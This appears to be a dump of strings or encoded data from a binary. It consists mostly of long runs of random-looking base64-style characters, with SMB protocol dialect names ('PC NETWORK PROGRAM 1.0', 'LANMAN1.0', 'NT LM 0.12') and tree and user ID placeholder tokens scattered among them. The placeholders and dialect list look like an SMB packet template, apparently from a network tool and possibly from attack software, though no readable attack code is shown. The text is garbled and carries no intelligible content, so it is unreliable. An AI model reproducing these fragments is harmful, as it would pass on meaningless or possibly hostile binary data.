RzAjUPZOZ1O3f21NQ8u7eUpLZIcn8igHSjR7mpM+as0mVglnTG+bSpz8K10WkrpPHB
QzpNrSl5S9NZ3VYyyz3lPmypTdO8SjEVdw70XVgWWH83mHDl/d0fMgjp4vmHdhoU5
RZgLhe9j1g1PLuFtRLZ6b376DjBL0rwkJ9Ts9j6Ua3KPevTEv0Cl8mLsDEnrdaDv88e3DtZ
D8kacR6MrP9ui/KOUQ+qNgEkjQcBXJO1sUMEVQQpMv5+VUUgtcsVR8f68KoCCTUb3
2ZnbNEpgAuLCEpt1Zo0RNyAUGB3G4FKcTAU06f0eIy96+5PesL4uLnQiF9LcCQ1INJ3g
VaZCzuOKEHA5wldgJKpZDND7WXugJx9Gl/bXe5WIgj5GrglaWLqMAg3OEw+kUWsPbr
Q3QXo5riW/JrICQtDfYRbY9XX57vzEIXkdycrSzLNJkhupUr3vhlZCnb0sRGS+saT+/zzGct
4kH6LnGtNfQwSH9Lh0NFWiC7I5+yfdE2h3/qsotko5nP1rv5yy9JqHYC2YJtp9ZbcIry/Zw
jjbC9TumiVXTmsalmbzFqC9fKO+nyhYKJ6Q6rRSuWbJ5F6enW2QQtTdatXWHUQSiKTE
hV7bQjUjbj/tWKREEjDGYgKOxnGHaHKIGfag6dQOZVw04aURV6+HvSLFGcbL+M6qIQ
TIbZx01gpUQUE6IpM8WmjySiGSAnAoqeX8h0ZZSjJzSEOl4HagF5CVxP9pEevp6CrHAb
JFRJllmrg8BGIty4/uxq++1N5wojeFilzQ6+LOzMGrrBA32LRXZ2Yx3HzUpfaajB41jgleu2T
SbtXCj5JivjoNMd+sTzO0dMw3pkDgnLqP38wjZbwm7u+cB/wyhL/oLGFmrs0/vQ/+NX
WPFZuJ/5i5WlSdtatEF4YHs+j7laEztTPplESKql78I8CGJ/FZoikSSTSNP78FcZz8VYXAWC6
+oDisW+EKmm3yq1vQ3fjZlwDyhAnT8Kp84/aTNL0M929zm8RbH27mZJnjQ3O4NuM
S0aMA4AcUPG0LCS8CojlKCWCGVW+lk84kTprqr2uWbz+ivBCLhIgpi3I0dS8YJKFQU+Y
oum8NFhL5irQBQpfgHJwzmC/9upG948eDxVi0c9rz6Pd9pWkCcyRpQUog0FbjWSyjpJ
WGlcrbeozcHnn2QmmQfUqWU+Go8pSN175xlKqIP1cT5EzU5oIR7Sj5jVO7miqlawsIW
33WxlqhkE2SRRUtyoPRajun58cyRimEvyxEEpLD4yfRSNbFEJcWsFp3p8bfbgIc8iQDibQ

```
y2u9QmB3g08sJ5IlvrDPUg9UDxblaYNQjYb2zirFVOVo2DMg8PSfqh/HQ0ciaS6HXqND
K/pDKHGtCZYDQcO/+g5Y5lZHYepv4hIpB+ELnZ4Xxu5Vp2XoVFS1eiDn2yo96UESRijzin
XihwqNAM7Lt86kBes2O2MVZ8JVAWb3pgk4HmSdS4GTMZsiaUSKVsWoZgcFKfa9wh
80hx0nQ4gRa68JKMzXGARH9tyVjcBZo5vl3dKCFGVDnWGWASQhy6Csm4cesk8RhDC
qx+O1iQArLcEUB3FrlR8tTjKKqT3vsiL6E282UtpLUFTIHvEiJhD6vgUyKNcKo9kNXbVhvBl
w77cA8c3Kz8J1y8S691n6CQZn5FObY8LvAFP7wJQNGxh4wIin9TF9aRFQdNqvXCdo87
VL4z563yfHa/UpZgwhvV/qcMp/jP5jHJ8ZFFy56mnDY30U3xcb5eLywoswW6csMqjK
WNpHZFYzPG4pU59RbRoDCKpPgPSW0ITE1UvYkIKtRpgMG0MzeAQTsZGpeN9h+3w
HxhjhsxiDRYahqK7fOQe+zlYiuatYPp8MzQaQ5NvDR+0fF2Dqln+cli5NmRH6lPN6nxC2
VQL1MlmpfrlAY7dvJ7HL4CybAjratuWKCpg8MSYYgAc5hYy/9PnlEIgeNPT92QbJnhQN
7hDoyFMYpJrnjshCFarUnyK4duVjUSXcEyXv9hXhpe2ONRzkF4x+C/1XPtgqp2MrXWy2
xsQ18e1MWoFTmnDOpqP+clh0I24+Gks5khU2eCJPsSzJO6NlrUDWLrm+cD+QSWjzW
nU4W/pUFxMcNalo4hsmgKIMRre4n6lFwhtcdCFR+AYeA0Yewgt3c0YNTPy/CaB8JjnK
BFug0KMkVMRQ9ffdNsROJeIAvMT6baMWHrxYZzgcjdDREH4LiaB3FoVonoJ/XJmvXU
DSwsJYaThffhLlXS7poH/UmRhX8rJ1QoSMz7vXhxKl6TOMuX+3Q3bKY4mQGAT5ptJdS
4cPnRuhyaUgGdABBu7T39OP/OBRFgdyvlKQO2rNrIQQIz1kfRY
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
NmGUz934VSfya0P+NEcpH9WLQK6CEABvbM/bWAFUZwefh9JznmLY4vpuh/JmCpwx
7CJi49mUSdbhhMCH/ESti9qzmx4Tuo2CZ+AMM8rK5Bdo6NCc9wjjNdjzNhjJffjYYp/RR
UbsMUPc1edWttNyoUnzjwXFvRlwAN/j+1N1LA0SQ9J6Dxo10Q3KbvvJs8agu45fXTiJy
dIoOQqwBTem2k9T9qIMsVIWkuYlvS2+6V1hUkNKs1eyo5DBSCigzapxlzYyALW4Ks3R
o7YRbdpgGhLCTIALxM31kAVqVz6J9qS++VsjESE7yBrrQgSYQgleJBtdCGMDfO3pShQu
VoxfsUvl1REfrUZe6qQU/5IWy0lPZEBQDJOr0ZZ+rfuNCVgsLzz4lhCyK/xFAiXSsKAMOjN
E+sqUmNIfIgtp3tzCncUsYPtyL7ztMG3zJELQBRd6/vEPkCCSwvGmkcFK1DL4CqiuybgdJ
6YEeICcw7tFFkPeAhol18WNXZtCQcSPkT/lJ9bpkmCXAyhw7gEfQC71Gw6tr4NjoH69a
1AOhE+Zu3r814pDKkrjF4MtHEqAF/TWTjE6tZMG8V5Yw/Fe4wnhH1RlyklAfkfuzkx5klt
tyxcdNBAVZKiZ416YGZ2dq2p+L2AyaZsPpASN4dOAvXBdNcfNmjDzw975WQUuZByFs
NQ7nItNmYpFiTyOp/GakLLB+nvcvI3BQgjKc8oLtz43SiTX8CtmpeMNumuY2JKG2f9f8v
Wq0KvW28K5DjXn/RqhDzCk6m4eTkZBv4rBmVJMQNq/KOjTpJ4bpV+ZZWWR3c7XQ5
sLbFNqAV1EISLmYPY/N9KSEoEKcFsAfCFyxCS3r2sPsKMIi2VADfa+/Tbcj2FIDva922OM
oS7JJrOnw+EwgCny67B7mG/ebip689Jyb3RLoDewJj33Dw9Qa6dfD5lYnN3AySP6wux
2wFiKJq11DM2HIJJaRMqWmSs88LYRc1+8PKRiG8wC6+cYn01vyWZnq6aXjJ0VhrHWv
cky1SHFy8i2fYBTyuBcNxWcntZeisRTik0VUSXxnI8cPKI/kXIfXJXZl7lMCe7CRSKXpamF6
gnW9nYF0/bY0jDrGDOMfMlfX9gxNcRK0bNfKb/+lMKIDEgt+PTp5QuDk1crSIEZQCwIij
4GAM2D3Wt0diQxBm8SdXuxluqn32euSzCZlABwd48c2DJ+8iX9UoKhenzfMi+jyxari0
QtHjeYzgKy5V0oR/L730E+mhs2q36TUdaIz/W/0O3FgJKWr4yX2Pad2WinP7NSTRihM
FI3Tc6a7yiG8Xipea6/rb4xKDuFdzSlt2qxO1gOq8zKrNprnQ38zGhAPDC6GZ+M0Xvrnu
VyyQO6sfzu+cUYuYECAzJt1URLiEny+XBa6xWTqM0
```

fLqCC7CAHqMKnYTcA3SUmuLGfxwL0aNQJPYYCUcJiryT3FPY5lVwFhOuqmJs0Dg/d3B
B0r8dAlSEVK9SMWDIjS+PXA3om/XAGSLh8ZSVijmCOwA7X2k7RVng3yFSHLUkbWSEn
PM/sgMC3D2nRt9wLJmA44P8hcsWfuNL7SRflVzXQHcV2adUtkLE+HIzjwt5cE7M2UVB
SSxlPC1AAirfL6XEhauy6ScUpQDzWCFtL3afWvxZjM4U0K72Ju4lWHikgBcXLlaaNEC72E
NdljVIzJVoPj9zZNyxiGSo70HmT7k830DHjzB6AYJj8/dhPMgfZj/yybHuUUpy1MIu+vBnJ
ZRDenyS4kidxn1Iv+A/+dzn1210k+024JcFvuxBUimvE7dOLB3HgM0mZDnhy6VGaryy+
ZPmM1V1EM1UhSdWljpJEF1fsB1jgDrN3F7QWmYOZm/5l0CCGbRQoywKE8AyQrlECI
c08bZcGqdMOFuXjoMymMn82+4Z3TwCLBgGtD9nKWoWmRXJCtn0YD1D+Na0ItJQcg
UkIeAOYYNRi6WszOl849/8vD/gRrvluxBQniGB+50GjJ5b/QArC6YsTn47vTHimG4361/
8CSnGU1BD+F5VsOl9f9GFrdl8m22BcEX9CcrPPVu7bIoUMdA02NkkeL489kAHKh/Qy7
/+t7nxpf0lEaEbRLVZnhq38OGpWihV/spVLJsJBWiNOW5VUEmEa/myHtIgTWq2BX0ZK
uFE4haQIe7hFfWyn9gyrNyRo+/NnXf52VaD2cbnqjg+jtf0bTXzHG0fIyAR12HeyKW2od
5ztKmad25Jzp07o7p2fbUzFRabo563brmIMoAVOmxm1c1FJ9pgIdPXQCtbjB4ASJW6l
M79qAsCCAAWtwcMe6FmfG/KcMQMSYov0lsZAT2bnAOl8qM7tGYOHfifrQP7qGDm
1l5/7kFu1PBzoGusLFSHAD5wx+6ll2fNEZXmzsY1Wp8TI9WgOOOmhgiTnlRLrvzCQsiwj
Eak/va8HC4KXSkIPL9zAK5NdhB4pOxeH8C6IohsXLci5GzTlw3tp9N2wz57T3XWRjWfd
hbqofZKzImY1KhxBRkSheiKSXoVfc+ZaXYL086Nuw3lltVnTCIsKKNipwkSM/vhd+mHT4
gjeUvPEky3LB0Yi5Wjp0t2It2PyrnnzZsgKGv+luka6VN3wGGSMny+pJ0Mfyb7lXOAYF5
Ocw59cWHGpEMNXHgeZGZcVXzvFKDcv6ihGeWm6Zb1dQuWkaZ9Qctn+1WEOkypS
TCFbowm0+O5hVCkkGNP4P38AMA0C99BNh2QG8tyT7zSOSOc+URvdzQzyxwVtTSDg
Tz9eTkT4JJM4WJwa1DZLuZ/nPzmlZPYcZINLfecS5+wFVGWzys43dW3lDNYmsNIlRdH
7nR3SGTXwUwsgAbOeK8MlXdFCM5Eaui8RybwHSOcE+/hutA6XFT6Aerr1rcEnOrGcc
Xjpe5VlYBzdZv7janZ2d7k8DKIUfKrfL0Q02s4KYBrClScqHuKD+nZiAGlUF3LdVdAbKlbY0
B0Of/7J6XTHXiX117oSxucY8LkL6kjuxNdUwYJwuBESmeb3FdNRtgbwvT9SHDJjqwnsYi
SBgkXLG5yOwMoa9xMbTaxq6jScOR81odD7ClAylSXnuUCHbUdpyTb0cZR4Z/MnoJey
B8FmnDVicluS9fCXLtEX4BPaGEeUu8PxjEfvztqGOTvRbZqgSHUZB94hRCRtrH6HtUDPx
M/iwwByADEGgeM84KLSpHzDSs5wZe2aBWnZGndNgClZmvhUvJSJ1F+MfK40MCoM
1fP2TYL6iAA/NjQqFHG7TDnejw5sUnXDDfLCpD/HcKPvroPsC9qrigimwlEn4KLtEI3Ic0x
pDeDiHwnOpJKWtxnz46IKnjadOn8Rwnwx9sW3wumyAzORT9pSht+NJEfVqSofR2msf
VBk/nwjbPpXc9cw3Cj20My4iHG9G4ARN1GqwO2xH8vQDaUsn7Qw5fT2aY5JJdMz2v
PXMYKI8QNhVbo+xa6vj7fod/QHKmKUhGD9j1MVh90zMBJK46TU8otxH+QyRypl1gLU
R84ekXdh1O/zJilI9DBTj67LIG1NtO6bEti0APLCcWaQ06vgvTtMOzIHvpPgk3MHgrC9Vg
TwOb5sYhsVBj3oBC1L2KQXHAza+9UBML8RXx3AbWmbNv7wtGvBJ/2NlQXGEXm5G3
Ecjp/i/COEUJzljxZ5ueMaaqdDj0/WXK9d/UQiHT742mCLfi/SkPkd+STSCcsLdwZ7vHDF
4txL5Pa2W3ArpVLhQRoU/mNqVIyObXCm6O2atx6H7k9hHfYxX2btGBO4e9Wyz+Krie
A6wXQSAIERL1SDoEq0ScCwzoUrrlcYVi+9wdjVuPzY6wN28tmhiYO7Q+UFFfP/bcJ4FTP
y5qnpEnX6v+n88x+C1TSRKCzHZ9osGZF3WtNaDyBIirDNBcOtpV0TcMLaoZiSGg7YW1
BrYdfwMKBsYuKJRWwZkhWE+eFof/Ewh9W8LWe7JEzAvvJYtQ7NvSw+c9ESHesxkpln
gceIndRgnvCLX7wXm3hfa4vmNWdsNkYmogq2NlyqNwIoati8rcwQ6B69YaXTZBG1wX

qRaLa7lUDf0Irv1081m+qjzOr4bdHkla/uduD62SY1Oe4sfNcUHLpDtHW05OCUj7HyIV1
cOr2a
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
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

```
WqzViMpy1MdKiBVBsf10KiFSGBxBEBSIUGcwj7NWJmEDvmRl3hAVcJTuYsXnnn7/xxV
NKTgST2E0Zebfk9pHHJSv1VQrbAvsLNuMNQq5fzBFW2C7RorfiBgcBSM/8UCOJXmc+
qyN2wWfQBuvGZiHYqLPz/UVCNWqtHUHjlzvwiYMbiVzsANsKyTmsd6vamGWytQIOe
x2IVlczdWcVf7TRTbb69p/s1PkJRoyFWqZfnlXx575TI/QUAwGS2Ncyafj80NRqDxRIXwx
lDXYXOmHB3fKqYOdxfJtoICC8Cr7o1AZu0m2mp4FtkLKsmt0Plf1B2euDk9mfuypgt/dsi
WA/IXOSiCHZOTpUfMy0+BBTRs2v5+X8U+B/D6IogB5cl1QQ/8iPsTAh7/92sOcLARterr
UTJBZKpDS2PYj6wG1VJNcPI+qqJBMSvoWnDnwkyxBX1I/64dEpHuTT9Ui8qG3rRJNqo
8SIEiJRq45TaKwqe+3YYXd9XxMNFyVo/IqzSSTBPFrsBPVV4o+Nd7xjH1ecNRIf2fJ3gQA
YQh6lQis099aK4nIgLW9ZOkKq17SZ+qPg2E6hSpMlPbCmyYny+TeADbFeVISsOUU2ln4
x9ooZOM1e4K65oTdJwD+7/hffFhGwY5c0WbBY1jx42a0ypDNIEIfT+olrHtrEx7cYG4Oi
C8G+hHgBy2hfJeph1K2jV1bUyWbKAv/hLn0JZFvv3GE7+jxL4ZH3IFgH4nzYopsJUNYB8
16bjYMbrLB7iTnycV9wMGv9xDRFyK4970/NP2atXeFYdQnW2W6ZD/k4PrxF/h+7s9fD
jyb2KxS+lcYIp1AX76nRgl6U8a9z6gqCQjgTyU70SUBliFu/2NYLdOzbWyc3HGnsNOaKGf
s0Y6mFU7sjLtIfdgZsV4ODfrFynl0a+nwiSv12XWrCgeKfCsyL7P1lDbC5hq1TQ7DBLbero
rm9rqvvRv2IkepTh2rTjfQk6Zios9dieq6ZiFemrwRmtvpJd4PcEQ4jccpuOFAjHMGisyHL
rqKV9rdP4nzEEO79xX4ROZIpMXNMWxe3k0hYzxb8TwY1IgufxKVqbP4RQIHxWMMV
mgzxYXOEhGuXgHttYwGtpyFECliqAulAYEJmy/VVl/AMfkoANrP1MjaHpgP1VCmQTrx
W+19f0e1rda6HDDO9HoJzO7dbU/WKfHxV4FGwBp1tFY9WKX18W9pc1rOZqKNZe9d
tKQ44Cp7QqUT8L1iuN7o5H7yN5bpIxljrCS/X+F8EHz1QlLPc99XW+iY0umLZK5ABm93i
z517JaGI7oviUAmephhhTxpw7ZXIGcEzU2GF2jfoAZFgJyQ23IQkK8Lldhk+quhejzijWue
/q2qFvywv34VNQ2uQRSspH9b4QaNlc3QHOSu0ZyWgl+pwn0I5pPo9IM8ywRTUyTNB
QZiYQottLq7zy86jrMatDkNtTIpsZQ3lYH4E8Zg40Ny7j77wRVD+/5vCZtVFps+OupEvB
Mt9Zd5Cd9Ai4R5iZHYxFOcnnkjFZlRaPA9xUlFviGTcg4xvsh/e9CYOzDh66hrV1Njm0mK
B1VOnZncnyhvpbYQKRC1HZkEeKnzRzv1J3Nm+MhWDZ5K5RRXs89Zf7rSBh34VOMt2
3PFErMrUdkRMXM1ymgfqpqmtHqlQl3H5N98o89BZfofLVR/aLqTRW
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
sAtu5ElUS2bi3Yd5WEoAwp2mFHnj68bWfzMaw7sk6olzfcvPMAslGoId+Tu9szx42EuH
VRv8Ms6OUkyq74Dt98k5Bxlj1nPOQ8Rfhwvwn6RGjv9hWrMxYNXFp+0DZXODL/LKNs
hne/MoYUMxZ1frwlubyPZwYaLlvEl/p6asISOvFidbCxsIwTm+PRmeA4LUXzPVqbY5J8S
Lpi5KJ9haG6DggXScAGR4sd3F02/dg8YSyocrLAvhDW27CSh9Occty9bOMqujvJEG+ys
DGY6csR/sRAeJun1520gxvvf/zTSAwlJ6p1jk0RlhUfAG5culEBbQX8VKMtg3wsTatTYV8
6pNMd2L5Wr4FJGLZYKrHWax3TRTmuLID+u1eH6Hf1KY5UQZb4nIzSJlA8g+GDIaoIQY
Zm21O1siU4P8xRbI+f2Hm62DDJRvnr3YXBvhWablyZNZgstEiPc+JAF0GEFu3OHRXRAJ
Dui5cWNsrGTpa4EBkB0gb8C3WqD/lfMKnG60hcIkvx7x4BOopBqAbvOSA8BWr6LYE
WG8TCgOtPGEbNJqZWKKqpp7tKliTO5mLCZnTYMpsGPjg+X02VTw4+Cq13CRy+6Y5a
P5c1lX1jkSFnr13FViT63Im1FZgKq5zYg1rFIeU0qqit/VqRBqIjSTV46y9V9Styo8tSzb9jIk
OsoNhKfVJN8SQNNxjo13lGMKH3wa7n/MTHW7KwC3fzOaLz4JZRRhcNPvmXOdIgNRF
J5Ff/PoFeXhaSAZ3jAtZwyL5KmCqApPMITm8QvDc8qy3WQLBNgH09Er0RI9L482RGU
C+VtrXdsogz9fnsXVLLmsq8myRToNycFNjoUoehk1qjuyAklUJJn+ay0KaPm1Kgxd9olIH
```

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

```
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
JlJmIhClBsr
PC NETWORK PROGRAM 1.0
LANMAN1.0
Windows for Workgroups 3.1a
LM1.2X002
LANMAN2.1
NT LM 0.12
PC NETWORK PROGRAM 1.0
LANMAN1.0
Windows for Workgroups 3.1a
LM1.2X002
LANMAN2.1
NT LM 0.12
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
JlJmIhClBsr
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
```

j2we/eOEgsdJaALstzzVll0rPXIF501SIOmrcFEJh8lIEf8pW1daYqgEMXZ/1BpUzwMWD5
jXvWQa+axhtIilVnEC1OwTGy3wi/r9LcDedgTXOnANzcYcUctIQTk1i2YSbSbAXQGfcsOz
8WuTaRM6izqBTyXIK9tN11KVs795Y4BbKeIypCrVHOUY6Y2OtaHS9GhqoGojWs39jjK
b9sPkWulrHwPEUl9A42NyUza+S6awW/ySODRkWkTKYS2zyEAso0k4KR4hl2KvJFDnw
X157Hp1rsfwS2BCFjByigWVbdT5GMi0HaSukFUskn3ghnVP1G9fWhI7XzVi4XXu+uzDf
YNainzFux7CUA33IhPTet1KPoVrQZYwzyjpv52sBPWG4RSCKDYRR+QUo0Pte8/0ix4PG
